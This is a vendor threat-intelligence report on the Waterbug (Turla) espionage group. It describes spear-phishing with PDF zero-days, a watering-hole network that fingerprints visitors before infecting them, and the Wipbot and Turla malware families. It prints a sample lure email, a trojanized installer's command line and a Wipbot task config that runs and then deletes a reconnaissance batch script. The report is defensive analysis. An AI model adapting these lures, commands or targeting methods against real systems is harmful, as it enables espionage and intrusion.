SECURITY RESPONSE

The Waterbug attack group

Security Response

Version 1.02 – January 14, 2016

> *Waterbug uses highly-targeted spear-phishing and watering-hole attack campaigns to target victims.*

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

CONTENTS

Symantec

OVERVIEW

Waterbug is a cyberespionage group that uses sophisticated malware to systematically target government-related entities in a range of countries.

The group uses highly-targeted spear-phishing and watering-hole attack campaigns to target victims. The group has also been noted for its use of zero-day exploits and signing its malware with stolen certificates.

Once the group gains a foothold, it shifts focus to long-term persistent monitoring tools which can be used to exfiltrate data and provide powerful spying capabilities. Symantec has tracked the development of one such tool, Trojan.Turla, and has identified four unique variants being used in the wild.

INTRODUCTION

> “Waterbug has successfully targeted and compromised over 4,500 computers across more than 100 countries.”

Introduction

Waterbug is the name given to the actors who use the malware tools Trojan.Wipbot (also known as Tavdig and Epic Turla) and Trojan.Turla (also known as Carbon, Uroburos, and Snake). Believed to have been active since at least 2005, it is likely that the group was responsible for the 2008 compromise of US Central Command that reportedly resulted in a clean-up operation that lasted almost 14 months.

More recently, Waterbug used a zero-day exploit against the Microsoft Windows Kernel ‘NDProxy.sys’ Local Privilege Escalation Vulnerability (CVE-2013-5065), targeted emails, stolen certificates, and a sophisticated watering-hole distribution network known as Venom to compromise its victims. Waterbug has successfully targeted and compromised over 4,500 computers across more than 100 countries. Targets include government institutions, embassies, and education and research facilities.

The malware used on victims’ computers, variants of Trojan.Turla and Trojan.Wipbot, are likely developed by or for the Waterbug group. Trojan.Turla has four different sub-versions, something that may indicate professional development with code shared among multiple teams.


Because of the targets chosen, the use of at least one zero-day exploit, a large network of compromised websites, and the advanced nature of the malware used, Symantec believes that Waterbug is a state-sponsored group.

Vectors

Symantec have observed two techniques used by the Waterbug group to compromise victims: the use of highly targeted emails containing malicious attachments and a set of compromised websites which ultimately deliver a malicious payload.

Spear-phishing

In December 2013, Symantec identified several spear-phishing attacks against specific individuals. The emails used in the attacks contained a malicious Adobe Reader attachment. The attachment used one zero-day exploit against the Adobe Acrobat and Reader ToolButton Object Use-After-Free Remote Code Execution Vulnerability (CVE-2013-3346) to elevate privileges and a second patched exploit (CVE-2013-5065) to drop Trojan.Wipbot on the target’s computer. This was the first time Symantec had observed this group use a zero-day exploit in the wild.



From: [redacted]
Date: Monday, December 09, 2013 7:29 AM
To: [redacted]
Subject: To the Military Attache Association members
Attach: Visits 2014.pdf (178 KB)

Dear Coleagues!

Please =ind attached the defence attache fist quater of 2014 meetings,
as well =pportunity to exchange views and experiences.

[redacted]-ConiDefence Attache officer
Embasy of the Republic of Iraq
Phone: [redacted]
Fax: [redacted]
</html

Figure 1. Example targeted email containing malicious PDF that drops Trojan.Wipbot

The majority of the emails observed in this spear-phishing attack followed a common theme using subjects such as Defence Attaché Q1 meetings or Sochi 2014 Winter Olympics. Attachments were distributed as Adobe Reader attachments or executable files using an Adobe Reader icon.


Venom distribution network

Since at least September 2012, Symantec has identified 84 websites compromised by the Waterbug group. The chosen websites receive visitors of potential interest to the attackers—this is an example of a watering-hole attack. However, unlike traditional watering-hole attacks, where all visitors to a particular website are targeted indiscriminately, in the case of the Venom network used by the Waterbug group, the attackers use a more deliberate approach. This is done in a multi-staged fashion by firstly redirecting visitors to another malicious server. On the malicious server, a fingerprinting script is executed and this extracts configuration information from the user's computer related to installed bowser plugins (Adobe Reader, Silverlight, Java, Flash etc.). The attackers also collect basic system and network information, such operating system version, type, browser version, and internet protocol (IP) address.

At this point, the attackers have enough information to determine if the visitor is of further interest. When an IP address of interest is identified, such as one associated with a government institution, they proceed to create a rule specific to that IP address. This rule ensures that the next time the visitor arrives on the compromised website their computer may be sent a malicious payload instead of just being fingerprinted.

One of the techniques that the attackers used to install the malicious payload is to attempt the installation of a Trojanized version of Adobe Shockwave. This malicious installer contains Trojan.Wipbot. Similarly, Symantec has also observed packages which have been used to drop both Trojan.Turla and Trojan.Wipbot. It is believed that Trojan.Turla is also dropped in tandem with Trojan.Wipbot in order to provide multiple communication channels as a failsafe when interacting with the compromised computer. Symantec has also observed the attackers using Trojan.Wipbot to download updated versions of Trojan.Turla after initial infection.

Once the attackers have gained a foothold in the network, they use Trojan.Turla to collect and exfiltrate data to a first-tier proxy. This tier is comprised of legitimate, but compromised, websites. In a similar fashion, data is relocated from the first-tier proxy to a second-tier proxy server under the control of the attackers. This is done to increase the complexity of the attacker's infrastructure and to make it more difficult to identify.



Adobe Shockwave Player Setup: Installing

Execute: C:\WINDOWS\system32\Adobe\Director\SwDnld.exe /regserver

Installing Adobe Shockwave Player

Optional offers:

☑ Yes, install Google Chrome as my default browser (38.8 MB)

☑ Yes, install Google Toolbar for Internet Explorer (6.76 MB)

Google License Agreement and Privacy Policy   Install Options

Google Chrome: Learn more

Google Toolbar: Learn more

Figure 2.Trojanized Shockwave installer package

Compromised websites (watering holes)

Symantec telemetry suggests the Venom network consists of 84 compromised domains (websites). These compromised websites are located in many different countries and were used in a watering-hole style operation in which the attackers monitored and filtered visitors to those websites and focused on the ones of interest for further action. The collection of compromised websites acted like a drag net designed to gather potential targets of interest.

Symantec's telemetry showed that thousands of computers visited the compromised websites between 2012 and 2014. Figure 3 shows how many visitors visited the compromised websites and as a result, were redirected to another malicious server for fingerprinting. This is an indicator of how many computers were caught up in the net and were scrutinized by the Waterbug attackers. The actual number of computers that became infected with Wipbot and Turla was a much smaller subset.




Figure 3. Number of redirected computers between September 2012 and May 2014

During our observations, the number of compromised computers increased over time, with a noticeable spike in November, 2013. This spike coincided with an increase in traffic being redirected by the compromised websites to the malicious server. This increase in throughput may have come about because of an increase in the number of compromised websites in use.

Where are the compromised websites?

The watering-hole websites used by the Waterbug group are located in many different countries. The greatest number of compromised websites is found in France (19 percent), Germany (17 percent), Romania (17 percent), and Spain (13 percent).

Common vector

Analysis of the compromised websites shows that the majority of them used a common content-management system (CMS) known as TYPO3. Moreover, a number of compromised websites also resided on the same net block linked to a number of hosting providers. These hosting providers' websites promote the use of CMS-type tools, including TYPO3, as blogging platforms included in their hosting packages.

Industry breakdown

The compromised websites were further categorized based on their respective industries. The majority of compromised websites were government related (26 percent). The list included embassies, ministries of foreign affairs, and other government institutions. Publishing and media websites (23 percent) were also used by the attackers. In this case, the majority of compromised publishing websites were local news and broadcasting companies.

Despite the range and number of websites compromised and set up as watering holes, the attackers were only interested in a very specific subset of the users who actually visited these websites.

In effect, the collection of compromised websites acted as a net, much like a fishing net trawling for fish in the ocean. In this case, the net is set up so that unwanted catches are allowed to escape unscathed but the ones of interest were redirected (based on their source IP address) to deliver the payload of Wipbot or Turla or both.




Figure 4. Top ten countries with compromised websites (watering holes)





Figure 5. Compromised sites categorized by industry

MALWARE



> “Whether compromised by a targeted email attack or by browsing to an infected website... Trojan.Turla or Trojan.Wipbot is installed onto the victim’s computer.”

Malware

Whether compromised by a targeted email attack or by browsing to an infected website on the Venom network, in both cases either Trojan.Turla or Trojan.Wipbot is installed onto the victim's computer.

Trojan.Wipbot

Trojan.Wipbot was first identified by Symantec in December, 2013 being distributed by a highly-targeted spear-phishing campaign. Later, additional samples, including Trojanized Shockwave installers signed with a stolen certificate, were also observed being distributed by the Venom network. Trojan.Wipbot is a downloader with limited back door functionality. Trojan.Wipbot has the ability to execute arbitrary commands and additional downloaded components on the infected computer. This is done through the use of a task file.

Task files consist of several sections. The first section is the command number or ID, followed by the payload size, the payload itself, and an associated configuration script. The payload size is used by Trojan.Wipbot to allocate the correct amount of memory in order to store the binary. The payload can be an executable file (.exe or .dll) or a Windows batch script. In the majority of cases, Symantec has observed the attackers downloading batch files in order to perform reconnaissance activities on the infected network such as the collection of network and domain-specific information and login credentials to mount shares and move laterally across the network.

A configuration script is also supplied by the attackers, which specifies the location of the file, supplied arguments, and where resultant data should be written to. The following example also instructs Trojan.Wipbot to delete the script after execution.

```
[CONFIG]
name = C:\windows\temp\wincpt.bat
arg = cmd.exe /c c:\windows\temp\wincpt.bat
result = c:\windows\Temp\DMR0861.dat
delete = yes
```

The collected data is later retrieved by the attackers using additional tools.




Figure 6. Example of Trojan.Wipbot task file structure

Links between Trojan.Wipbot and Trojan.Turla

Symantec has confirmed several links tying Trojan.Wipbot and Trojan.Turla to the same group through sample analysis and telemetry.

- Trojan.Wipbot contains an embedded component known as Down.dll. The header of the component has been stripped. The DLL itself has an export function which matches those used in Trojan.Turla samples (ModuleStart, ModuleStop).
- In Trojan.Wipbot, a Linear Congruential Generator (LCG) is used as part of the malware's communication protocol, specifically for encryption. Generally an LCG is used as part of a pseudo-random number generator (PRNG) in an encryption algorithm. However, in Trojan.Wipbot's case, it uses the LCG to perform the encryption instead. Symantec has not observed LCG used for encryption of communications before. Remnants of LCG code used for encryption are also present in Trojan.Turla, specifically the same c-constant value and modulus.
- Both Trojan.Wipbot and Trojan.Turla also share a similar code structure in terms of decryption algorithms. Both use an array of characters which are stored directly on the stack followed by a simple XOR operation by a shared constant.
- Finally, Symantec has observed Trojan.Wipbot downloading Trojan.Turla onto compromised computers.

Trojan.Turla

In 2008, a malware incident was reported to have affected the US Central Command Network. The incident was the direct result of an infected removable drive that was connected to a computer on the network, which executed an autorun file launching a malicious DLL file stored on the drive. This was dubbed the BTZ Incident and was considered one of the worst breaches of US military computers in history. The malware, which Symantec called Trojan.Minit (also known as Agent.BTZ), had the ability to spread through a network, gather sensitive information, and exfiltrate data to a remote command-and-control (C&C) server.

Since then, multiple links have been established between Trojan.Minit and recent samples of Trojan.Turla. The most infamous link is the use of a shared XOR key across these two families. This key has been used by the attackers to encrypt log data and has also been used in a number of custom tools used by the Waterbug group.

Trojan.Turla is an extremely persistent, sophisticated malware, professionally developed with extensible capabilities and used exclusively by the Waterbug group. Trojan.Turla is built from a framework that is designed for long-term monitoring of targeted individuals or organizations and has been in operation since at least 2005. Both 32-bit and 64-bit samples have been identified in use in the wild. Analysis has determined that Trojan. Turla is essentially an extensible platform which appears to share common components between variants through the use of a common framework.

Symantec has identified four unique variants of Trojan.Turla, all of which use shared components. Details on the relationships between the variants are discussed in the following section.

Variants




Figure 7. Variants of Trojan.Turla identified by Symantec

Symantec has identified four unique variants of Trojan.Turla which have been in development between 2005 and 2014.

- ComRAT is a direct descendant of the Agent.BTZ malware that was in use in 2008. Development of this variant has continued and recent samples, compiled in 2013, have been identified.
- The earliest variant of FA (so named because of debug strings linking to project fa64) was compiled in 2005.

This variant has seen continuous development from 2009 to 2014.

- Carbon is the most unique of all four variants. Carbon is distributed in two forks—a driver-based version (rootkit) and a driver-less version. Early variants of Carbon were identified in 2007, 2008, and 2009. The majority of Carbon's code has received minor incremental updates seen in recent samples identified in 2014. The most closely related variant to Carbon is SAV.
- SAV (also known as Uroburos) is a recent variant of Trojan.Turla which has been in development since at least 2011 and has received incremental updates through to 2014.

Analysis of these variants shows common code structures, shared components, and a continuous development which has run in parallel since at least 2005.

Relationships

The identified cases of code sharing are usually within specific sub-modules, such as IDT Hooking, or within helper code. An examination of features from the Carbon and FA drivers in this section illustrates this. The relationship between Carbon and SAV is more complex and will be described separately.

Carbon and SAV

When Carbon was first developed, the driver-based and driver-less forks used a custom communication module which supported multiple protocols including Transmission Control Protocol (TCP), Named Pipes (NP), and Multipoint-to-Point (M2P). When SAV first appeared in 2011, it was based on the driver-based fork of Carbon. However, injected components were significantly changed or possibly rewritten. Shared features included the communication module. This suggests that SAV is derived from Carbon.

